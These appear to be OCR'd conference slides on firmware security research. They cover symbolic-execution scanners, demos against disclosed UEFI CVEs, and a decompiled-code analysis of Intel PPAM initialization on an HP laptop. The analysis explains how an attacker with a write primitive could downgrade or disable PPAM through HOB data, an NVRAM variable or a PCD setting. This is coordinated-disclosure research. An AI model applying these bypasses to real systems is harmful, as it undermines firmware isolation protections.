
- Checkers based on lightweight static analysis defined using an eDSL:

```
let mut matcher_builder = MatcherBuilder::new();

let s1 = matcher_builder.add_rule(ServiceCall::new(&project, "GetVariable"));
let s2 = matcher_builder.add_rule(ServiceCallChain::new(&project, "GetVariable"));

matcher_builder.add_transition(s1, s2)?;
matcher_builder.add_terminal(s2);
```

  - Control-flow properties (reachability)
  - Data-flow properties (data-dependence)
  - Inferred call-site properties (e.g., arguments passed, type information)
  - Domain-specific annotations:
    - Service-specific (e.g., GetVariable variants in PEI and DXE phases)
    - Common APIs (e.g., CopyMem, ZeroMem, etc.)

Symbolic Execution

- We can ask questions such as:
  - What value of varA.0 is needed to reach loc4
  - Is there a way for buggy_function to be called?



Under-constrained Symbolic Execution

- Similar to past research:


  "Finding BIOS Vulnerabilities with Symbolic Execution and Virtual Platforms" [5]

- **No source-code required**
- Custom execution environment:
  - Instrument anything (IR operation granularity)
  - Simulate execution from anywhere
  - Reason about hardware interactions and partial state using symbolic variables injected during simulation
- Identify violations of model assumptions (e.g., input to API should not be user-controlled)

5: https://www.intel.com/content/www/us/en/developer/articles/technical/finding-bios-vulnerabilities-with-symbolic-execution-and-virtual-platforms.html

Demo Time 🪄

PEI-phase vulnerabilities



(BRLY-2022-014/CVE-2022-32579)

GetVariable leading to arbitrary write

Demo Time 🪄

PEI-phase vulnerabilities


```
(base)
┌─[sam@binarly]─
└─[~/Projects/binarly-symbolic]─ ./target/release/peiscan -v -d data PlatformInitAdvancedPreMem-56bbc314-b442-4d5a-ba5c-d842dafdbb24.peim
```

(BRLY-2022-027/CVE-2022-28858)

GetVariable without DataSize check

&

False Positive detection

```
binarly_checkers::types] setting label for rule 0 on entity 54 at 0xffae8894
binarly_checkers::types] setting label for rule 0 on entity 157 at 0xffae8871
binarly_checkers::types] setting label for rule 1 on entity 54 at 0xffae8894
binarly_checkers::types] setting label for rule 1 on entity 157 at 0xffae8871
binarly_checkers::types] stepping the searcher
binarly_checkers::types] no current checker
binarly_checkers::types] new checker has length 2
binarly_checkers::types] rule state 0 matches entity 54
binarly_checkers::types] rule state 0 accepts entity 54
binarly_checkers::types] continue with next transition
binarly_checkers::types] rule state 1 matches entity 54
binarly_checkers::types] rule state 1 does not accept transition to entity 54
binarly_checkers::types] rule state 1 matches entity 157
binarly_checkers::types] rule state 1 does not accept transition to entity 157
binarly_checkers::types] removing last transition set
binarly_checkers::types] rule state 0 matches entity 157
binarly_checkers::types] rule state 0 accepts entity 157
binarly_checkers::types] continue with next transition
binarly_checkers::types] rule state 1 matches entity 54
binarly_checkers::types] rule state 1 accepts entity 54
binarly_checkers::types] reached terminal for this path
```

Demo Time

DXE/SMM vulnerabilities

(BRLY-2022-016/CVE-2022-33209)

```
(base)
┌─[sam@binarly]─
└─[~/Projects/binarly-symbolic]─  ./target/release/smiscan -v -d data ./SmmSmbiosElog-8e61fd6b-7a8b-404f-b83f-aa90a47cabdf.smm
```

Buffer overflow discovery
&
CommBuffer reconstruction

We would like to warmly thank AMI PSIRT team for the collaboration during the disclosure.

“AMI is committed to working closely with Binarly to leverage its innovative vulnerability detection technologies to strengthen the security of our products and firmware supply chain.

We believe this collaboration is essential to protecting our customers and improving AMI's overall security posture. AMI looks forward to partnering with Binarly in this important effort.”


We would like to warmly thank HP PSIRT team for the collaboration during the disclosure.

"HP appreciates Binarly's contributions to help make HP products more secure."

HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities (HPSBHF03805)
HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities (HPSBHF03806)


Intel PPAM and STM Internals

Preparing an STM in UEFI



https://www.intel.com/content/dam/develop/external/us/en/documents/a-tour-beyond-bios-launching-stm-to-monitor-smm-in-efi-developer-kit-ii-819978.pdf

Preparing an PPAM in UEFI



The PPAM initialization process is inspired by the STM initialization process => **the same bypassing techniques from the PEI**

PpamPlatformSmm (reference implementation)

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
  unsigned __int8 PpamSupport; // [rsp+20h] [rbp-18h]

  PpamSupport = GetPpamSupport();
  if ( !PpamSupport || PpamSupport == 10 )
    return EFI_UNSUPPORTED;
  if ( (gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x8000000000000000ui64) != 0i64
    || !gEfiSmMonitorInitProtocol )
  {
    return EFI_UNSUPPORTED;
  }
  if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64) == 0i64 )
    LoadPpamManifest(PpamSupport);
  if ( PpamSupport >= 11u )
  {
    if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
      || !gSmmResourceConfigProtocol )
    {
      return EFI_UNSUPPORTED;
    }
    // gPcdPolicyOverride = 0
    if ( gPcdPolicyOverride )
    {
      if ( UpdatePolicyIoBitmapfile() < 0 )
        AllowSmmIoAccess();
      if ( UpdatePolicyMsrBitmapfile() < 0 )
        AllowSmmMsrAccess();
    }
    else
    {
      AllowSmmIoAccess();
      AllowSmmMsrAccess();
    }
  }
  return 0i64;
}
```

1

2

3

Get PPAM support version (1)

PpamPlatformSmm

```
PpamSupport = GetPpamSupport();
if ( !PpamSupport || PpamSupport == 10 )
  return EFI_UNSUPPORTED;
```

- 3 checks in GetPpamSupport function
- if (PpamSupport != 11) return EFI_UNSUPPORTED

- **This procedure depends on the OEM/platform**

```
char GetPpamSupport()
{
  unsigned __int64 PlatformInfo; // rax
  int _RCX; // [rsp+40h] [rbp+8h] BYREF

  // 1. return 0 if PCI-e configuration does not match
  if ( (*GetPcieValue(0xB0060i64) & 0x70) != 0x30 )
    return 0;
  PlatformInfo = __readmsr(0xCEu);
  // 2. return 0 if SMM_SUPOVR_STATE_LOCK MSR not enabled
  if ( (PlatformInfo & 0x8000000000000000i64) == 0 )
    return 0;
  cpuid(1u, 0i64, 0i64, &_RCX, 0i64);
  // 3. return 0 if SMX not supported
  return (_RCX & 0x40) != 0 ? 11 : 0;
}
```

Load PPAM image (2)

PpamPlatformSmm

```
EFI_STATUS __fastcall LoadPpamImage(char PpamSupport)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( PpamSupport != 11 )
    return EFI_UNSUPPORTED;
  // gPpamGuid = {943d4107-5d78-4233-a382-6260062c554c}
  NameGuid = &gPpamGuid;
  PpamImageBuffer = 0i64;
  PpamImageSize = 0i64;
  Status = GetSectionFromAnyFv(&gPpamGuid, EFI_SECTION_RAW, 0i64, &PpamImageBuffer, &PpamImageSize);
  if ( (Status & 0x8000000000000000ui64) == 0i64 )
  {
    if ( PpamImageSize )
    {
      Status_1 = (gEfiSmMonotorInitProtocol->PpamLoadMonitor)(PpamImageBuffer, PpamImageSize);
      gBS->FreePool(PpamImageBuffer);
      return Status_1;
    }
  }
  return Status;
}
```

The hooking of **EFI_SM_MONITOR_INIT_PROTOCOL** will break the PPAM initialization

EFI_SM_MONITOR_INIT_PROTOCOL PpamLoadMonitor (PiSmmCpuDxeSmm)

```
if ( gSmmEndOfDxe )
  return EFI_ACCESS_DENIED;
// MSR_IA32_SMM_MONITOR_CTL
SmmMonitorCtlMsr = __readmsr(0x9Bu);
// check MsegBase bit
if ( (SmmMonitorCtlMsr & 0xFFFFF000) == 0 )
  return EFI_UNSUPPORTED;
if ( !CheckPpamImage(PpamImage, PpamImageSize) )
  return EFI_BUFFER_TOO_SMALL;
LoadPpamImage(PpamImage, PpamImageSize);
return 0i64;
```

Load PPAM image (2)

```
Cr3Offset = PpamImage->HwPpamHdr.Cr3Offset;
if ( MinMsegSize < PpamImageSize )
  MinMsegSize = PpamImageSize;
if ( Cr3Offset >= PpamImage->SwPpamHdr.StaticImageSize )
{
  Size = Cr3Offset + 0x6000;
  if ( MinMsegSize < Size )
    MinMsegSize = Size;
}
// gMsegSize extracted from MSEG_HOB
return MinMsegSize <= gMsegSize;
```

CheckPpamImage()

A single-byte write in the MSEG HOB will break the PPAM initialization

```
VmxMsegBaseMsr = __readmsr(0x9Bu);
MsegBase = (VmxMsegBaseMsr & 0xFFFFF000);
if ( gMsegSize )
  ZeroMem(MsegBase, gMsegSize);
if ( PpamImageSize && MsegBase != PpamImage )
  CopyMem(MsegBase, PpamImage, PpamImageSize);
PageTableBase = (MsegBase + PpamImage->HwPpamHdr.Cr3Offset);
// Generate page table
// ...
```

LoadPpamImage()

Install PPAM Manifest (2)

```
if ( PpamSupport != 11 )
  return EFI_UNSUPPORTED;
NameGuid = &gPpamManifestGuid;
PpamManifestBuffer = 0i64;
PpamManifestSize = 0i64;
Status = GetSectionFromAnyFv(&gPpamManifestGuid, EFI_SECTION_RAW, 0i64, &PpamManifestBuffer, &PpamManifestSize);
if ( (Status & 0x8000000000000000ui64) == 0i64 )
{
  if ( PpamManifestSize )
  {
    gBS->AllocatePool(EfiRuntimeServicesData, PpamManifestSize, &PpamManifestRuntimeBuffer);
    CopyMem(PpamManifestRuntimeBuffer, PpamManifestBuffer, PpamManifestSize);
    // Save PPAM Manifest in configuration table
    Status_1 = gBS->InstallConfigurationTable(&gPpamManifestCongTableGuid, PpamManifestRuntimeBuffer);
    gBS->FreePool(PpamManifestBuffer);
    return Status_1;
  }
}
return Status;
```

- PPAM Manifest saved in Configuration table
- **Can be received by the OS component in the runtime**

Install/Configure IO, MSR access policies (3)

```
if ( PpamSupport >= 11u )
{
  if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
    || !gSmmResourceConfigProtocol )
  {
    return EFI_UNSUPPORTED;
  }
  // gPcdPolicyOverride = 0
  if ( gPcdPolicyOverride )
  {
    if ( UpdatePolicyIoBitmapfile() < 0 )
      AllowSmmIoAccess();
    if ( UpdatePolicyMsrBitmapfile() < 0 )
      AllowSmmMsrAccess();
  }
  else
  {
    AllowSmmIoAccess();
    AllowSmmMsrAccess();
  }
}
```

- Only if (PpamSupports >= 11)
- It will use policies from **SpsIoPolicyBitmap**/**MsrIoPolicyBitmap** files if **gPcdPolicyOverride** is set (usually, it is not)
- Otherwise policies from whitelisted IO/MSR will be used


Intel PPAM Attack Surface and Exploitation

PpamPlatformSmm (HP EliteBook x360 830 G7)

- We looked at Intel's reference **PpamPlatformSmm** implementation
- The implementation of this module is OEM specific
  - **this can produce additional attack surface**

Compromising the preparation process?

! Intel STM / PPAM



PpamPlatformSmm (HP EliteBook x360 830 G7)

HP implementation

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !CheckPpamSupportHob() )
    return EFI_UNSUPPORTED;
  PpamSupport = GetPpamSupport();                    // will return 11 on the target platform
  if ( !PpamSupport )
    return EFI_UNSUPPORTED;
  Status = gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
  if ( Status < 0 || !gEfiSmMonitorInitProtocol )
    return EFI_UNSUPPORTED;
  if ( PpamSupport == 11 )
  {
    DataSize = 7i64;
    Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
    if ( Status >= 0 && !CpuSmmValue[6] )
      PpamSupport = 10;
    if ( !PcdGetBool(0x138i64) )
      PpamSupport = 10;
  }
  Status = LoadPpamImage(PpamSupport);
  if ( Status >= 0 )
    Status = LoadPpamManifest(PpamSupport);
  if ( PpamSupport >= 11u )
  {
    Status = gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol);
    if ( Status < 0 || !gSmmResourceConfigProtocol )
      return EFI_UNSUPPORTED;
    // gPcdPolicyOverride = 0
    if ( gPcdPolicyOverride )
    {
      Status = UpdatePolicyIoBitmapfile();
      if ( Status < 0 )
        AllowSmmIoAccess();
      Status = UpdatePolicyMsrBitmapfile();
      if ( Status < 0 )
        AllowSmmMsrAccess();
    }
    else
    {
      AllowSmmIoAccess();
      AllowSmmMsrAccess();
    }
  }
  return 0i64;
}
```

Reference implementation

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  PpamSupport = GetPpamSupport();
  if ( !PpamSupport || PpamSupport == 10 )
    return EFI_UNSUPPORTED;
  if ( (gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x80
    || !gEfiSmMonitorInitProtocol )
  {
    return EFI_UNSUPPORTED;
  }
  if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64) == 0i64 )
    LoadPpamManifest(PpamSupport);
  if ( PpamSupport >= 11u )
  {
    if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol)
      || !gSmmResourceConfigProtocol )
    {
      return EFI_UNSUPPORTED;
    }
    // gPcdPolicyOverride = 0
    if ( gPcdPolicyOverride )
    {
      if ( UpdatePolicyIoBitmapfile() < 0 )
        AllowSmmIoAccess();
      if ( UpdatePolicyMsrBitmapfile() < 0 )
        AllowSmmMsrAccess();
    }
    else
    {
      AllowSmmIoAccess();
      AllowSmmMsrAccess();
    }
  }
  return 0i64;
}
```

PpamPlatformSmm (HP EliteBook x360 830 G7)

```
bool CheckPpamSupportHob()
{
  void *HobData; // rax

  // gHobBuid = 992c52c8-bc01-4ecd-20bf-f957160e9ef7
  HobData = GetHobTypeGuid(&gHobGuid);
  return HobData && *(HobData + 56) && (*(HobData + 13) & 0xF00) == 0x400;
}
```

- If this function returns 0, PPAM will not be initialized
- **HobData** can be controlled by an attacker using an arbitrary write primitive from the PEI/DXE phase

```
HOB address: 0x3a09b2f8, GUID: 992c52c8-bc01-4ecd-20bf-f957160e9ef7: HOB size: 120)
00000000: 04 00 78 00 00 00 00 00  C8 52 2C 99 01 BC CD 4E  ..x......R,....N
00000010: 20 BF F9 57 16 0E 9E F7  01 45 25 BE 0F 00 00 00   ..W.....E%.....
00000020: 23 00 9F 07 05 D6 F6 1D  01 00 00 00 07 54 F6 01  #...........T..
00000030: 01 00 00 00 91 14 00 42  01 00 00 00 00 00 00 00  .......B........
00000040: 01 00 00 00 00 00 00 00  01 00 00 00 01 01 04 00  ................
00000050: 01 00 00 00 44 E0 97 C4  FF FF 07 06 10 00 0C 00  ....D...........
00000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070: 01 00 00 00 D5 91 52 FF                           ......R.
```

PpamPlatformSmm
(HP EliteBook x360 830 G7)

```
if ( !CheckPpamSupportHob() )
  return EFI_UNSUPPORTED;
PpamSupport = GetPpamSupport();                 // will return 11 on the target platform
if ( !PpamSupport )
  return EFI_UNSUPPORTED;
Status = gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
if ( Status < 0 || !gEfiSmMonitorInitProtocol )
  return EFI_UNSUPPORTED;
if ( PpamSupport == 11 )
{
  DataSize = 7i64;
  Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
  if ( Status >= 0 && !CpuSmmValue[6] )
    PpamSupport = 10;
  if ( !PcdGetBool(0x138i64) )
    PpamSupport = 10;
}
```

- If the HOB check will be passed, **PpamSupport** (Version) will be initialized by **11** on the target platform
- But there are 2 ways to downgrade it
  - using the **CpuSmm** NVRAM variable
  - using **PcdProtocol->SetBool(0x138, 0)**
- After downgrading **PpamSupport** to version 10, **EFI_SMM_RESOURCE_CONFIG_PROTOCOL** (used to install/configure IO, MSR access policies) will be useless

PPAM Manifest

```
00000000: 0100 0000 0c00 0000 9407 0000 3082 0790  ............0...
00000010: 0609 2a86 4886 f70d 0107 02a0 8207 8130  ..*.H..........0
00000020: 8207 7d02 0101 310f 300d 0609 6086 4801  ..}...1.0...`.H.
00000030: 6503 0402 0105 0030 8201 0506 092a 8648  e......0.....*.H
00000040: 86f7 0d01 0701 a081 f704 81f4 5050 414d  ............PPAM
00000050: 5f4d 414e 4946 4553 5400 0100 7da5 ae5a  _MANIFEST...}..Z
00000060: 7e1c ee48 8edb 5d28 31f7 8cee 0000 0000  ~..H..](1.......
00000070: b64e 315f b64e 315f 0000 0000 0000 0000  .N1_.N1_........
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 815f f6ac 6266 67d2 fadd 91da f047 715c  ._..bfg......Gq\
000000a0: 76b0 6cf3 25ff dfaf 79d8 fc88 42b4 d0a3  v.l.%...y...B...
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000130: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000140: a082 045f 3082 045b 3082 0343 a003 0201  ..._0..[0..C....
00000150: 0202 1072 c8b7 4ab4 fc05 b540 1a49 7831  ...r..J....@.Ix1
